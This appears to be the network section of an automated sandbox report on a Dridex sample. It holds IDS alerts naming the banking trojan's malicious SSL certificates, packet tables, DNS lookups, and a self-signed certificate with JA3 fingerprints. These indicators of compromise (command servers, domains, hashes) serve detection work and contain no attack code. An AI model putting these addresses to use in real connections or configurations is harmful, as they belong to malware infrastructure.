01/12/21-07:41:59.116435	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49400	5.100.228.233	192.168.2.22
01/12/21-07:41:59.116435	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49400	5.100.228.233	192.168.2.22
01/12/21-07:42:00.176278	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49402	77.220.64.37	192.168.2.22
01/12/21-07:42:00.709693	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49403	80.86.91.27	192.168.2.22
01/12/21-07:42:01.219815	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49404	5.100.228.233	192.168.2.22
01/12/21-07:42:01.219815	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49404	5.100.228.233	192.168.2.22
01/12/21-07:42:02.247073	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49406	77.220.64.37	192.168.2.22
01/12/21-07:42:02.755637	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49407	80.86.91.27	192.168.2.22
01/12/21-07:42:03.281436	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49408	5.100.228.233	192.168.2.22
01/12/21-07:42:03.281436	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49408	5.100.228.233	192.168.2.22
01/12/21-07:42:04.306580	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49410	77.220.64.37	192.168.2.22
01/12/21-07:42:04.834674	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49411	80.86.91.27	192.168.2.22
01/12/21-07:42:05.352300	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49412	5.100.228.233	192.168.2.22
01/12/21-07:42:05.352300	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49412	5.100.228.233	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 12, 2021 07:39:44.707056999 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:44.757510900 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:44.757617950 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:44.770828962 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:44.821204901 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:44.823672056 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:44.823704958 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:44.823832989 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:44.833878040 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:44.884164095 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:44.884217024 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:44.884305000 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:45.110754967 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:45.161001921 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:45.866411924 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:45.866445065 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:45.866467953 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:45.866489887 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:45.866514921 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:45.866539001 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:45.866561890 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:45.866584063 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:45.866626024 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:45.868046045 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.032404900 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.032433033 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.032552958 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.032577991 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.032624006 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.033785105 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.033813000 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.033829927 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.033843994 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.033865929 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.034933090 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.034965038 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.035003901 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.035018921 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.036092043 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.036118031 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.036149025 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.036163092 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.037291050 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.037318945 CET	443	49165	104.27.153.52	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 12, 2021 07:39:46.037349939 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.037360907 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.038445950 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.038475037 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.038499117 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.038508892 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.039661884 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.039689064 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.039717913 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.039731026 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.040788889 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.040817022 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.040843964 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.041995049 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.042027950 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.042037964 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.042049885 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.042066097 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.200309038 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.200340033 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.200469017 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.200494051 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.200530052 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.200572014 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.201702118 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.201731920 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.201927900 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.202847004 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.202879906 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.202986956 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.204013109 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.204041004 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.204138041 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.205204964 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.205235004 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.205296993 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.206374884 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.206408024 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.206459999 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.207567930 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.207600117 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.207640886 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.208791018 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.208820105 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.208929062 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.209887028 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.209913015 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.210000038 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.367963076 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.367995977 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.368151903 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.368413925 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.368429899 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.368470907 CET	49165	443	192.168.2.22	104.27.153.52
Jan 12, 2021 07:39:46.369112015 CET	443	49165	104.27.153.52	192.168.2.22
Jan 12, 2021 07:39:46.369132042 CET	443	49165	104.27.153.52	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 12, 2021 07:39:44.630251884 CET	52197	53	192.168.2.22	8.8.8.8
Jan 12, 2021 07:39:44.698278904 CET	53	52197	8.8.8.8	192.168.2.22
Jan 12, 2021 07:39:52.469271898 CET	53099	53	192.168.2.22	8.8.8.8
Jan 12, 2021 07:39:52.517098904 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 12, 2021 07:39:52.769494057 CET	52838	53	192.168.2.22	8.8.8.8
Jan 12, 2021 07:39:52.825742006 CET	53	52838	8.8.8.8	192.168.2.22
Jan 12, 2021 07:40:29.825201035 CET	61200	53	192.168.2.22	8.8.8.8
Jan 12, 2021 07:40:29.873004913 CET	53	61200	8.8.8.8	192.168.2.22
Jan 12, 2021 07:40:29.904664040 CET	49548	53	192.168.2.22	8.8.8.8
Jan 12, 2021 07:40:29.952553034 CET	53	49548	8.8.8.8	192.168.2.22
Jan 12, 2021 07:40:30.848588943 CET	55627	53	192.168.2.22	8.8.8.8
Jan 12, 2021 07:40:30.896363974 CET	53	55627	8.8.8.8	192.168.2.22
Jan 12, 2021 07:40:30.908526897 CET	56009	53	192.168.2.22	8.8.8.8
Jan 12, 2021 07:40:30.956259012 CET	53	56009	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 12, 2021 07:39:44.630251884 CET	192.168.2.22	8.8.8.8	0x2c09	Standard query (0)	education.scrollx.in	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 12, 2021 07:39:44.698278904 CET	8.8.8.8	192.168.2.22	0x2c09	No error (0)	education.scrollx.in		104.27.153.52	A (IP address)	IN (0x0001)
Jan 12, 2021 07:39:44.698278904 CET	8.8.8.8	192.168.2.22	0x2c09	No error (0)	education.scrollx.in		172.67.211.199	A (IP address)	IN (0x0001)
Jan 12, 2021 07:39:44.698278904 CET	8.8.8.8	192.168.2.22	0x2c09	No error (0)	education.scrollx.in		104.27.152.52	A (IP address)	IN (0x0001)
Jan 12, 2021 07:40:30.896363974 CET	8.8.8.8	192.168.2.22	0xcccd	No error (0)	cdn.digicertcdn.com		104.18.11.39	A (IP address)	IN (0x0001)
Jan 12, 2021 07:40:30.896363974 CET	8.8.8.8	192.168.2.22	0xcccd	No error (0)	cdn.digicertcdn.com		104.18.10.39	A (IP address)	IN (0x0001)
Jan 12, 2021 07:40:30.956259012 CET	8.8.8.8	192.168.2.22	0x5e1e	No error (0)	cdn.digicertcdn.com		104.18.10.39	A (IP address)	IN (0x0001)
Jan 12, 2021 07:40:30.956259012 CET	8.8.8.8	192.168.2.22	0x5e1e	No error (0)	cdn.digicertcdn.com		104.18.11.39	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 12, 2021 07:39:44.823704958 CET	104.27.153.52	443	192.168.2.22	49165	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Wed May 20 02:00:00 CEST 2020	Thu May 20 14:00:00 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 12, 2021 07:39:50.885082006 CET	77.220.64.37	443	192.168.2.22	49166	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 12, 2021 07:39:55.937339067 CET	77.220.64.37	443	192.168.2.22	49171	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:39:57.985172033 CET	77.220.64.37	443	192.168.2.22	49175	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:00.063389063 CET	77.220.64.37	443	192.168.2.22	49179	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:02.122035027 CET	77.220.64.37	443	192.168.2.22	49183	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:04.216496944 CET	77.220.64.37	443	192.168.2.22	49187	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:06.290813923 CET	77.220.64.37	443	192.168.2.22	49191	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:08.344388962 CET	77.220.64.37	443	192.168.2.22	49195	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 12, 2021 07:40:11.713543892 CET	77.220.64.37	443	192.168.2.22	49199	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:13.772563934 CET	77.220.64.37	443	192.168.2.22	49203	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:15.832707882 CET	77.220.64.37	443	192.168.2.22	49207	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:18.097915888 CET	77.220.64.37	443	192.168.2.22	49212	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:20.146485090 CET	77.220.64.37	443	192.168.2.22	49216	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:22.234646082 CET	77.220.64.37	443	192.168.2.22	49220	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:24.288883924 CET	77.220.64.37	443	192.168.2.22	49224	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 12, 2021 07:40:26.363502026 CET	77.220.64.37	443	192.168.2.22	49228	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:30.113729954 CET	77.220.64.37	443	192.168.2.22	49233	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:32.462321043 CET	77.220.64.37	443	192.168.2.22	49238	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:34.535433054 CET	77.220.64.37	443	192.168.2.22	49242	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:36.631721020 CET	77.220.64.37	443	192.168.2.22	49246	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:38.685161114 CET	77.220.64.37	443	192.168.2.22	49250	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:40.730827093 CET	77.220.64.37	443	192.168.2.22	49254	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 12, 2021 07:40:42.774066925 CET	77.220.64.37	443	192.168.2.22	49258	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:44.976768017 CET	77.220.64.37	443	192.168.2.22	49262	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:47.942837000 CET	77.220.64.37	443	192.168.2.22	49266	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 07:40:50.002372980 CET	77.220.64.37	443	192.168.2.22	49270	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
